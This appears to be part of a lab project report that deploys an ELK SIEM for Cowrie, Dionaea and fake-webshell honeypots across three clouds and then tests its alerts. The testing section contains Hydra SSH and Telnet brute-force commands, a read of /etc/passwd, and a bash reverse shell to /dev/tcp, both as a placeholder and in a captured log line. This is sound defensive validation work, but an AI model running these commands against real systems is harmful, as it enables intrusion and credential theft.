A dedicated Ubuntu-based virtual machine was provisioned on Azure to deploy the ELK Stack, enabling centralized log collection, analysis, and visualization. Below are the detailed steps of the installation and configuration process:

- **Add Elasticsearch Repository and Install ELK Components**

The official Elasticsearch GPG key was added to authenticate the packages.

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
```

Then the Elastic APT repository was added to the system to install all ELK components from the same trusted source.

```
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee  
/etc/apt/sources.list.d/elastic-7.x.list  
sudo apt update
```

```

azureuser@SIEM-Centre: ~
azureuser@SIEM-Centre:~$ wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
sudo apt update
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
OK
deb https://artifacts.elastic.co/packages/7.x/apt stable main
Hit:1 http://azure.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://azure.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:5 https://artifacts.elastic.co/packages/7.x/apt stable InRelease
Get:6 http://azure.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [2763 kB]
Get:7 http://azure.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1225 kB]
Get:8 http://azure.archive.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [992 kB]
Get:9 http://azure.archive.ubuntu.com/ubuntu jammy-security/universe Translation-en [216 kB]
Fetched 5581 kB in 1s (4005 kB/s)

```

Specific compatible versions of Elasticsearch, Kibana, and Logstash were installed to ensure stability and compatibility with plugins like Wazuh (used in future phases):

```
sudo apt install -y elasticsearch=7.10.2 kibana=7.10.2 logstash=1:7.10.2-1
```

- **Configure and Start Elasticsearch**

Elasticsearch is the core storage and search engine of the ELK stack. It was configured to bind to all network interfaces (for accessibility from Filebeat and Kibana) and run as a single-node setup (suitable for lab or demo environments).

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

```

azureuser@SIEM-Centre: ~
azureuser@SIEM-Centre:~$ sudo apt install -y elasticsearch=7.10.2 kibana=7.10.2 logstash=1:7.10.2-1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
elasticsearch is already the newest version (7.10.2).
kibana is already the newest version (7.10.2).
logstash is already the newest version (1:7.10.2-1).

```

Configuration added:

```
network.host: 0.0.0.0
```

```
discovery.type: single-node
```

```

#
network.host: 0.0.0.0
discovery.type: single-node
#
# Set a custom port for HTTP:
#
http.port: 9200
#

```

The service was then enabled and started:

```
sudo systemctl enable elasticsearch
```

```
sudo systemctl start elasticsearch
```



```
azureuser@SIEM-Centre: ~  
azureuser@SIEM-Centre:~$ sudo systemctl enable elasticsearch  
sudo systemctl start elasticsearch  
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.  
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch  
azureuser@SIEM-Centre:~$
```

To confirm successful deployment, the following command was run:

`curl http://20.82.138.36:9200`

```
azureuser@SIEM-Centre: ~  
azureuser@SIEM-Centre:~$ curl http://20.82.138.36:9200  
{  
  "name" : "SIEM-Centre",  
  "cluster_name" : "elasticsearch",  
  "cluster_uuid" : "bier_cj0T12q0761XaHiSA",  
  "version" : {  
    "number" : "7.10.2",  
    "build_flavor" : "default",  
    "build_type" : "deb",  
    "build_hash" : "747e1cc71def077253878a59143c1f785afa92b9",  
    "build_date" : "2021-01-13T00:42:12.435326Z",  
    "build_snapshot" : false,  
    "lucene_version" : "8.7.0",  
    "minimum_wire_compatibility_version" : "6.8.0",  
    "minimum_index_compatibility_version" : "6.0.0-beta1"  
  },  
  "tagline" : "You Know, for Search"  
}
```

- **Configure and Start Kibana**

Kibana provides a web-based UI for interacting with data stored in Elasticsearch. The configuration ensures it binds to all interfaces and connects to the local Elasticsearch service.

Added the following lines:

`server.host: "0.0.0.0"`

`elasticsearch.hosts: ["http://localhost:9200"]`

```
# The URLs of the Elasticsearch instances to use for all your queries.  
elasticsearch.hosts: ["http://localhost:9200"]  
server.host: "0.0.0.0"
```

Start the service and enable it on boot:

`sudo systemctl enable kibana`

`sudo systemctl start kibana`


```

azureuser@SIEM-Centre: ~
azureuser@SIEM-Centre:~$ sudo systemctl enable kibana
sudo systemctl start kibana
Synchronizing state of kibana.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable kibana
azureuser@SIEM-Centre:~$

```

Kibana is accessible via a browser at:

<http://20.82.138.36:5601>



- **Start and Enable Logstash**

Logstash is responsible for ingesting logs, parsing them, and forwarding structured data to Elasticsearch. While no filters were configured at this stage, the service was started and enabled in preparation for log ingestion in Phase 3.

```
sudo systemctl enable logstash
```

```
sudo systemctl start logstash
```

```

azureuser@SIEM-Centre: ~
azureuser@SIEM-Centre:~$ sudo systemctl enable logstash
sudo systemctl start logstash
azureuser@SIEM-Centre:~$

```

- **Custom pipelines for Logstash:**

```
input {
  beats {
    port => 5044
  }
}

filter {
  if [input] and ![parsed][input] and ![cowrie_data][input] {
    mutate {
      remove_field => ["input"]
    }
  }
  json {
    source => "message"
    target => "cowrie_data"
    skip_on_invalid_json => true
  }
  # If it's Cowrie and has a timestamp, use it
  if [cowrie_data][timestamp] {
    date {
      match => ["[cowrie_data][timestamp]", "EEE MMM dd HH:mm:ss Z yyyy"]
      target => "@timestamp"
      remove_field => ["[cowrie_data][timestamp]"]
    }
  }
  # If not Cowrie, try parsing again as generic JSON
  if ![cowrie_data] {
    json {
      source => "message"
      target => "parsed"
      skip_on_invalid_json => true
    }
    mutate {
      add_field => {
```

```

    "event_timestamp" => "%{parsed.timestamp}"
    "source_ip"      => "%{parsed.src_ip}"
    "command_input"  => "%{parsed.input}"
  }
  remove_field => ["parsed"]
}
date {
  match => ["event_timestamp", "EEE MMM dd HH:mm:ss Z yyyy", "ISO8601"]
  target => "@timestamp"
  remove_field => ["event_timestamp"]
}
}
}
output {
  elasticsearch {
    hosts => ["http://localhost:9200"]
    index => "honeypot-%{+YYYY.MM.dd}"
  }
  stdout { codec => rubydebug } # Optional: for debugging
}

```

The custom Logstash pipeline was designed to process and normalize log data sent from Filebeat agents deployed across all honeypot environments. It listens on port 5044 for incoming logs, attempts to parse Cowrie logs as JSON, and extracts key metadata like timestamp, source IP, and command input. If the log is not from Cowrie, it falls back to a generic JSON parser. Timestamps are standardized for accurate indexing in Elasticsearch. Finally, logs are sent to Elasticsearch using a daily index pattern (honeypot-YYYY.MM.DD), with optional console output enabled for debugging. This setup ensures structured and searchable log data across the SIEM system.

4.3. Log Collection and Ingestion

Filebeat was installed on each of the three VMs to forward logs to the centralized Logstash server. These agents were configured to collect honeypot logs, system logs, and relevant application logs. The data was then parsed by Logstash and indexed into Elasticsearch. This

setup ensured consistent and structured log ingestion from all environments, enabling real-time analysis through Kibana.

a. Install Filebeat

The official Filebeat 7.10.2 package was downloaded directly from Elastic's repository and installed using dpkg. This version aligns with the rest of the ELK stack for compatibility and plugin support:

```
curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.10.2-amd64.deb
sudo dpkg -i filebeat-7.10.2-amd64.deb
```

b. Configure Log Input

- **AWS Filebeat Configuration**

The filebeat.yml file was edited to include Cowrie's log paths for both structured (JSON) and unstructured logs. Custom fields were added for easy identification and filtering in the SIEM:

filebeat.inputs:

- type: log

enabled: true

paths:

- /home/admin12/cowrie/var/log/cowrie/cowrie.json
- /home/admin12/cowrie/var/log/cowrie/cowrie.log

fields:

source: "cowrie"

vm: "AWS"


fields_under_root: true

```
# ===== Filebeat inputs =====
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /home/admin12/cowrie/var/log/cowrie/cowrie.json
    - /home/admin12/cowrie/var/log/cowrie/cowrie.log
  fields:
    source: "cowrie"
    vm: "AWS"
  fields_under_root: true
```

- **Azure Filebeat Configuration**

The following configuration was added to `/etc/filebeat/filebeat.yml` to capture Dionaea logs from their default location:

```
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /opt/dionaea/var/log/dionaea/dionaea.log
  multiline.pattern: '^{'
  multiline.negate: true
  multiline.match: after
  fields:
    source: "dionaea"
    vm: "Azure"
  fields_under_root: true
```



```
# ===== Filebeat inputs =====
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /opt/dionaea/var/log/dionaea/dionaea.log
  multiline.pattern: '^{'
  multiline.negate: true
  multiline.match: after
```

- **GCP Filebeat Configuration**

Filebeat was configured to monitor the webshell trap's command log:

Modified input section:

```
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /home/yashvardhans1224/webshell-trap/commands.log
  fields:
    source: gcp
    type: webshell-trap
```

```
# ----- Filebeat inputs -----
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /home/yashvardhans1224/webshell-trap/commands.log
  fields:
    source: gcp
    type: webshell-trap
```

This configuration ensures that Filebeat monitors `commands.log`, which stores all command inputs from web trap interactions, and attaches custom fields (`source: gcp`, `type: webshell-trap`) to assist with log classification during parsing in Logstash.

To avoid dual output conflicts, the Elasticsearch output section was commented out.

c. Enable Logstash Output

The `output.logstash` section was enabled and configured with the public IP and listening port of the Logstash VM hosted on Azure:

`output.logstash:`

`hosts: ["20.82.138.36:5044"]`

```
# ----- Logstash Output -----
output.logstash:
# The Logstash hosts
hosts: ["20.82.138.36:5044"]
```

This ensures all logs from the VMs are securely shipped to the centralized Logstash instance over port 5044.

d. Restart Filebeat Service

To apply the configuration changes and start the log shipping process, the Filebeat service was restarted.


`sudo systemctl restart filebeat`

```
azureuser@Azure-Dionaea: ~
azureuser@Azure-Dionaea:~$ sudo systemctl restart filebeat
azureuser@Azure-Dionaea:~$
```

Upon successful restart, Filebeat began tailing the log file and forwarding real-time log events to Logstash for further processing and visualization in Kibana.

4.4.Alerting Configuration

To enable real-time detection of suspicious activity, custom alert rules were configured directly within **Kibana's Alerting interface**. These alerts monitored log patterns across all ingested sources and triggered notifications based on defined thresholds or behaviors.



- **Alerting Configuration – Cowrie Honeypot Alert Rule**

A log threshold alert was created in Kibana to detect brute-force SSH attempts on the Cowrie honeypot. The rule checks for log messages containing the phrase "login attempt" and triggers if more than **1** such entry is detected within the last **5 minutes**. The alert runs **every 1 minute**, and when triggered, it stores the alert event using the WebTrap Index Logger to Elasticsearch for visibility and audit.

Cowrie Alert Summary:

Field	Value
Alert Name	Cowrie
Type	Log Threshold
Check Every	1 minute
Time Window	Last 5 minutes
Condition	message contains "login attempt"
Threshold	More than 1 entry
Action	Index via WebTrap Index Logger

Log threshold

WHEN THE count OF LOG ENTRIES
WITH message MATCHES PHRASE login attempt

+ Add condition

IS more than
FOR THE LAST 5 minutes
GROUP BY Nothing (ungrouped)

Actions

WebTrap Index Logger

Cancel

✓ Save

- **Alerting Configuration – GCP WebShell Trap**

An alert rule was configured in Kibana to monitor command execution attempts on the fake WebShell interface deployed in the GCP VM. This alert watches for log messages containing the phrase CMD:, which signifies a user-issued command through the web trap. If more than 1 such log entry is detected within the last 15 minutes, an action is triggered. The alert checks every 1 minute and logs the event to Elasticsearch via the WebTrap Index Logger connector.

Field	Value
Alert Name	WebTrap
Type	Log Threshold
Check Every	1 minute
Time Window	Last 15 minutes
Condition	message contains "CMD:"
Threshold	More than 1 entry
Action	Index via WebTrap Index Logger

Edit alert

BETA

×

Check every ⓘ

1

minute ▾

Notify every ⓘ

1

minute ▾

Log threshold

WHEN THE count OF LOG ENTRIES

WITH message MATCHES PHRASE CMD:

+

Add condition

IS more than

FOR THE LAST 15 days

GROUP BY Nothing (ungrouped)

Actions

WebTree Index Logger

Cancel

✓ Save

5. Testing And Validation

To ensure the functionality and accuracy of the entire honeypot monitoring system, a series of controlled attack simulations were executed on each deployed trap environment. The goal was to confirm that the system correctly captures attacker behavior, ingests the data into the ELK stack, and triggers the corresponding alerts in Kibana.

Attacking And Alerting Process:

5.1.Attack Execution

To verify the effectiveness of the deployed honeypot infrastructure and the SIEM pipeline, a series of controlled attack simulations were carried out. These tests focused on replicating realistic adversarial behaviors across each cloud-based environment. The goal was to confirm that logs were generated, collected, parsed correctly by Logstash, indexed in Elasticsearch, and visualized or alerted through Kibana.


- **Brute-Force Simulation (SSH & Telnet)**

To test the effectiveness of the Cowrie honeypot deployed on AWS, a full brute-force attack simulation was conducted targeting both SSH and Telnet ports. This exercise validated Cowrie's ability to log attacker behavior and the SIEM's ability to ingest and visualize those logs.

a. Port Availability Check

An initial port scan was conducted to ensure Cowrie was actively listening on the designated ports:

```
nmap -p 2222,2223 16.16.111.41
```




```
ubuntu@ip-10-0-1-158: ~  
ubuntu@ip-10-0-1-158:~$ nmap -p 2222,2223 16.16.111.41  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-24 03:21 UTC  
Nmap scan report for ec2-16-16-111-41.eu-north-1.compute.amazonaws.com (16.16.111.41)  
Host is up (0.00031s latency).  
  
PORT      STATE SERVICE  
2222/tcp  open  EtherNetIP-1  
2223/tcp  open  rockwell-csp2  
  
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

b. Create Password List

A custom lightweight wordlist was created for fast testing:

```
echo -e "admin\nroot\n1234\ntoor\npassword" > passlist.txt
```



```
ubuntu@ip-10-0-1-158:~$ echo -e "admin\nroot\n1234\ntoor\npassword" > passlist.txt  
ubuntu@ip-10-0-1-158:~$
```

Cowrie successfully logged:

- Source IP

- Attempted username/password

- Connection/session metadata

These logs were parsed by Logstash, indexed into Elasticsearch, and visualized in Kibana.

c. SSH Brute-Force Attack

A brute-force login attempt was launched using Hydra on port 2222:

```
hydra -s 2222 -l root -P passlist.txt ssh://16.16.111.41
```

```

ubuntu@ip-10-0-1-158:~$ hydra -s 2222 -l root -P passlist.txt ssh://16.16.111.41
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-24 12:20:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (1:1/p:5), ~1 try per task
[DATA] attacking ssh://16.16.111.41:2222/
[2222][ssh] host: 16.16.111.41 login: root password: 1234
[2222][ssh] host: 16.16.111.41 login: root password: admin
[2222][ssh] host: 16.16.111.41 login: root password: toor
[2222][ssh] host: 16.16.111.41 login: root password: password
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-24 12:20:37
ubuntu@ip-10-0-1-158:~$

```

Cowrie captured telnet sessions similarly, and real-time alerts were triggered in Kibana based on the predefined log threshold rule matching “login attempt” messages.

d. Telnet Brute-Force Attack

Hydra was also used to simulate brute-force attempts over Telnet (port 2223):

`hydra -s 2223 -l root -P passlist.txt telnet://16.16.111.41`

```

ubuntu@ip-10-0-1-158:~$ hydra -s 2223 -l root -P passlist.txt telnet://16.16.111.41
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-24 12:22:04
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (1:1/p:5), ~1 try per task
[DATA] attacking telnet://16.16.111.41:2223/

```

- **WebTrap – GCP (Lateral Movement Attack)**

To test the detection capabilities of the WebTrap honeypot hosted on GCP, simulated command injection and reverse shell execution attempts were performed. These tests helped validate log capture, Filebeat ingestion, and Kibana alerting.

```

ubuntu@ip-10-0-1-158:~$ nmap -sP 34.51.201.30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-24 03:36 UTC
Nmap scan report for 30.201.51.34.bc.googleusercontent.com (34.51.201.30)
Host is up (0.013s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
ubuntu@ip-10-0-1-158:~$ ping 34.51.201.30
PING 34.51.201.30 (34.51.201.30) 56(84) bytes of data.
64 bytes from 34.51.201.30: icmp_seq=1 ttl=58 time=11.8 ms
64 bytes from 34.51.201.30: icmp_seq=2 ttl=58 time=7.40 ms
64 bytes from 34.51.201.30: icmp_seq=3 ttl=58 time=7.43 ms
64 bytes from 34.51.201.30: icmp_seq=4 ttl=58 time=7.49 ms
64 bytes from 34.51.201.30: icmp_seq=5 ttl=58 time=7.37 ms
64 bytes from 34.51.201.30: icmp_seq=6 ttl=58 time=7.45 ms
64 bytes from 34.51.201.30: icmp_seq=7 ttl=58 time=7.42 ms
^C
--- 34.51.201.30 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6010ms
rtt min/avg/max/mdev = 7.370/8.051/11.796/1.529 ms
ubuntu@ip-10-0-1-158:~$

```


a. Basic Command Execution Test

A series of harmless Linux commands were executed through the WebShell interface to simulate reconnaissance behavior:

`whoami`

`uname -a`

`cat /etc/passwd`



Each command was captured and logged in `commands.log`.

These logs were forwarded by Filebeat to Logstash and indexed under a specific source tag (`webshell-trap`) in Elasticsearch.


b. Reverse Shell Attempt

From the attacker's side, a reverse shell payload was manually injected through the web terminal interface to emulate real-world exploitation behavior:



Attacker listening for reverse shell connection

`bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1`



Although the payload was not executed by the WebTrap environment (as it's non-interactive by design), the full input was captured in the log file (commands.log). This demonstrated how attackers typically attempt to establish remote sessions using TCP-based reverse shells when interacting with exposed web terminals.

5.2.Detection and Alerting Validation

- **Log Monitoring in Kibana Discover**

After each simulated attack, logs were successfully forwarded by Filebeat to Logstash, parsed, and indexed into Elasticsearch. These logs were made available in the **Kibana Discover panel**, which acted as the primary interface for log analysis and forensic investigation.

Cowrie (AWS) – SSH and Telnet Logs

- **Indicators of Compromise (IoCs):**

Keyword searches like "login attempt" were used to detect brute-force attacks.

- **Metadata Filters:**

Custom fields such as source: cowrie and vm: AWS allowed quick filtering of Cowrie-related events.

- **Timeline Analysis:**

Repeated failed login attempts over short intervals helped identify brute-force behavior.

- **Raw Log Inspection:**

Logs included attacker IPs, attempted credentials, and session timestamps.



Time	_id	_index	source	message
> Jul 24, 2025 @ 17:54:57.169	sVnKPJg BXlGV8c jB1m7z	honeypot-282 5.87.24	cowrie	2025-07-24T12:24:54.999826Z [HoneyPotSSHTransport,38,51.20.78.101] login attempt [b'root'/b'1234'] succeeded
> Jul 24, 2025 @ 17:54:57.169	s1NkPJg BXlGV8c jB1m7z	honeypot-282 5.87.24	cowrie	2025-07-24T12:24:54.999746Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
> Jul 24, 2025 @ 17:54:57.169	s1NkPJg BXlGV8c jB1m7z	honeypot-282 5.87.24	cowrie	2025-07-24T12:24:55.005982Z [HoneyPotSSHTransport,27,51.20.78.101] avatar root logging out
> Jul 24, 2025 @ 17:54:57.169	tFNkPJg BXlGV8c jB1m7z	honeypot-282 5.87.24	cowrie	2025-07-24T12:24:55.006256Z [HoneyPotSSHTransport,27,51.20.78.101] Connection lost after 0.1 seconds
> Jul 24, 2025 @ 17:54:57.169	tVnKPJg BXlGV8c jB1m7z	honeypot-282 5.87.24	cowrie	2025-07-24T12:24:55.006849Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost

Time	_type	@timestamp	message
> Jul 24, 2025 @ 00:15:36.113	_doc	Jul 24, 2025 @ 00:15:36.113	2025-07-22T09:54:58.883791Z [CowrieTelnetTransport,89,116.76.187.282] Connection lost after 29 seconds
> Jul 24, 2025 @ 00:15:36.113	_doc	Jul 24, 2025 @ 00:15:36.113	2025-07-22T09:55:27.761269Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 79.124.8.128:42444 (18.0.1.142:2223) [session: 29201b8234ca]

Cowrie honeypot captured brute-force attempts.

WebTrap (GCP) – Fake Web Terminal Logs

- **Command Activity Detection:**

Entries prefixed with CMD: helped identify user-injected commands (e.g., whoami, reverse shell attempts).

- **Metadata Filters:**

Logs carried fields like source: gcp and type: webshell-trap to isolate WebTrap interactions.

- **Session Tracking:**

Analysts could trace the sequence of commands issued during a simulated attack.

- **Payload Verification:**

Dangerous inputs like `bash -i >& /dev/tcp/...` were captured, even if not executed, showcasing attacker intent.

> Jul 24, 2025 @ 09:13:00.973	Jul 24, 2025 @ 09:13:00.973	Jul 24 03:35:25 localhost webtrap[9871]: 183.83.53.253 - UA: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 - CMD: whoami	webtrap-gcp	webtrap-gcp
> Jul 24, 2025 @ 09:13:00.973	Jul 24, 2025 @ 09:13:00.973	Jul 24 03:35:29 localhost webtrap[9871]: 183.83.53.253 - UA: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 - CMD: hostname	webtrap-gcp	webtrap-gcp
> Jul 24, 2025 @ 09:13:00.973	Jul 24, 2025 @ 09:13:00.973	Jul 24 03:35:43 localhost webtrap[9871]: 183.83.53.253 - UA: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 - CMD: ifconfig	webtrap-gcp	webtrap-gcp
> Jul 24, 2025 @ 09:29:46.572	Jul 24, 2025 @ 09:29:46.572	Jul 24 03:48:18 localhost webtrap[9929]: 183.83.53.253 - UA: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 - CMD: /bin/bash -c 'bash -i >& /dev/tcp/51.20.78.101/4444 0>&1'	webtrap-gcp	webtrap-gcp

WebTrap honeypot recorded command injection attempts.

- **Alert Monitoring in Kibana**

The alert rules configured in **Kibana** were tested through simulated attacks and successfully triggered in real time, confirming the accuracy and reliability of the detection pipeline. Alerts were stored in the alert-webtrap index for centralized tracking.

